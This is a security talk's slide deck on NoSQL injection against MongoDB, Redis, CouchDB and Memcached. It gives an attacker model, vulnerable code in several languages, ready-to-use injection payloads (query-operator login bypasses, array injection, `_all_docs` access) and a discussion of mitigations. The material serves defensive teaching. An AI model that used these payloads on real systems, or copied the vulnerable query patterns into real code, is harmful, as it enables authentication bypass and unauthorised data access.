

NOSQL INJECTION

FUN WITH OBJECTS AND ARRAYS

Patrick Spiegel



MOTIVATION

“ ... with MongoDB we are not building queries from strings, so traditional SQL injection attacks are not a problem. ”

- MongoDB Developer FAQ



AGENDA



Scope



Attacks




Attacker Model







Mitigation

SCOPE



SCOPE - DATABASES

Database	Type	Ranking
 mongoDB	Document store	5.
 redis	Key-value store	9.
 MEMCACHED	Key-value cache	23.
 CouchDB relax	Document store	26.

SCOPE - DATABASES



SCOPE - TECHNOLOGY STACK

What do we have to consider for NoSQL Injection?

DATABASES



APPLICATION SERVERS



DATABASE DRIVERS

FRAMEWORKS

~ 64 TECHNOLOGY STACKS



ATTACKER MODEL



ATTACKER MODEL - MIGHTINESS

The attacker is aware of the deployed **technology stack** including application server, driver, frameworks and database.

The attacker is able to send **arbitrary requests** to the server with the authorization of a normal application user.




ATTACKER MODEL - GOAL

The attacker's goal is to achieve **unintended behavior** of the database query by **altering query** parameters.

The attacker is able to trigger unintended **CRUD operations**.



ATTACKER MODEL - OVERVIEW



NOSQL INJECTION ATTACKER

SQL Attacker Model

- ⊕ Query languages for unstructured data
- ⊕ Diverse system landscapes with multiple databases
- ⊕ Direct client-side database access via RESTfull interfaces



INJECTION ATTACKS



WHAT'S ALREADY **KNOWN**?

Login bypass for **MongoDB** on PHP and NodeJS

String concatenation is still an issue for **JSON** and
script parameters

Escaping flaws of drivers e.g. **Memcached**
Got fixed!



MONGODB - LOGIN BYPASS

```
// NodeJS with Express.js
db.collection('users').find({
  "user": req.query.user,
  "password": req.query.password
});
```

✓ <https://example.org/login?user=patrick&password=1234>

⚡ [https://example.org/login?user=patrick&password\[%24ne\]=](https://example.org/login?user=patrick&password[%24ne]=)

```
// NodeJS with Express.js
db.collection('users').find({
  "user": "patrick",
  "password": {"&ne": ""}
});
```



MONGODB - LOGIN BYPASS

```
// PHP
$collection->find(array(
  'user' => $_GET['user'],
  'password' => $_GET['password']
));
```

⚡ What's even new?

```
# Ruby on Rails
db['users'].find({
  :user => req.params['user'],
  :password => req.params['password']
})
```

```
# Python with Django
db.users.find({
  "user": request.GET['user'],
  "password": request.GET['password']
})
```



MONGODB - LOGIN BYPASS

... also works for POST requests!

```
POST /login HTTP/1.1
Host: example.org
Content-Type: application/json
Content-Length: 38

{'user': 'patrick', 'password': {'&gt;': '}}
```

```
POST /login HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

user=Patrick&password[%24ne]=
```



REDIS - PARAMETER OVERWRITE INJECTION

... just a key-value store - what's the worst that could happen?

```
// NodeJS with Express.js
RedisClient.expireat(
  req.query.key,
  new Date("November 8, 2026 11:13:00").getTime()
);
```

⚡ .../expire?key[]=foo&key[]=1117542887

**Injected array overwrites all following parameters
of each database function!**

Only NodeJS driver affected!



COUCHDB - LOGIN BYPASS

```
// NodeJS with Express.js
function checkCredentials(user, password, callback) {
  var options = {'selector': {'user': user, 'password': password}};
  couch.use('users').get('_find', options, (err, res) => {
    callback(res.docs.length === 1);
  });
}

checkCredentials(req.query.user, req.query.password, handleResult);
```

⚡ login?user=patrick&password[%24ne]=

Inject query selector to bypass password check!



COUCHDB - LOGIN BYPASS

... then let's check the password within the application layer!

```
// NodeJS with Express.js
function checkCredentials(user, password, callback) {
  nano.use('users').get(user, (err, res)=> {
    callback(res.password === password);
  });
}

checkUser(req.query.user, req.query.password, handleResult);
```

⚡ https://example.org/login?user=_all_docs

Use special **_all_docs** document with undefined password property!



COUCHDB - CHECK BYPASS

Hmm ... then let's check the properties!

```
// NodeJS with Express.js
function getDocument(key, callback) {
  if (key === "secretDoc" || key[0] === "_") {
    callback("Not authorized!");
  } else {
    couch.use('documents').get(key, callback);
  }
}

getDocument(req.query.key);
```

⚡ [https://example.org/get?user\[\]=secretDoc](https://example.org/get?user[]=secretDoc)

⚡ [https://example.org/get?user\[\]=_all_docs](https://example.org/get?user[]=_all_docs)



MEMCACHED - ARRAY INJECTION

```
function getCache(key) {  
  if (key.indexOf('auth_') === 0){  
    callback("Invalid key!");  
  } else {  
    memcached.get(key, (err, body)=>{  
      callback(err || body);  
    });  
  }  
}  
  
getCache(req.query.key, handleResult);
```

⚡ [https://example.org/?getCache?key\[\]=auth_patrick](https://example.org/?getCache?key[]=auth_patrick)

Array injection bypasses application layer checks!



ATTACK SUMMARY

All attacks shown with **GET** requests also work with **POST** and **PUT** requests!

Nearly all attacks work on **NodeJS**, **PHP**, **Ruby** and **Python** in combination with certain frameworks!

Object and array injection changes **semantics** and is key for attacks!



MITIGATION



WHAT'S THE **PROBLEM**?

The queries' semantic is encoded in the **object** or **type structure** of passed parameters.

{'password': '1234'} vs {'password': {'&ne': '1'}}



IS TYPE CASTING A SOLUTION?

```
{'password': req.param.password.toString()}
```

 Secure against type manipulation

 Not flexible enough for unstructured data

 Easy to forget in practice ...

IS DYNAMIC CODE ANALYSIS A SOLUTION?

```
{user: 'Patrick', address: {city: 'Karlsruhe', code: 76133}}
```

Reduces **user-controlled** data to string and integer values

Application-controlled structure



DYNAMIC CODE ANALYSIS

DATA VARIETY?

```
if (obj.user && obj.address) {  
  collection.insert({user: obj.user, address: obj.address});  
} else if (obj.user && obj.phone) {  
  collection.insert({user: obj.user, phone: obj.phone});  
} else if ...
```

👍 Secure for structure manipulation

👎 Impractical for many different property combinations!



IS DYNAMIC CODE ANALYSIS A SOLUTION?

IMHO

NO

Breaks existing implementations
Extensive **code adjustments** necessary

Hard to handle **data variety** securely

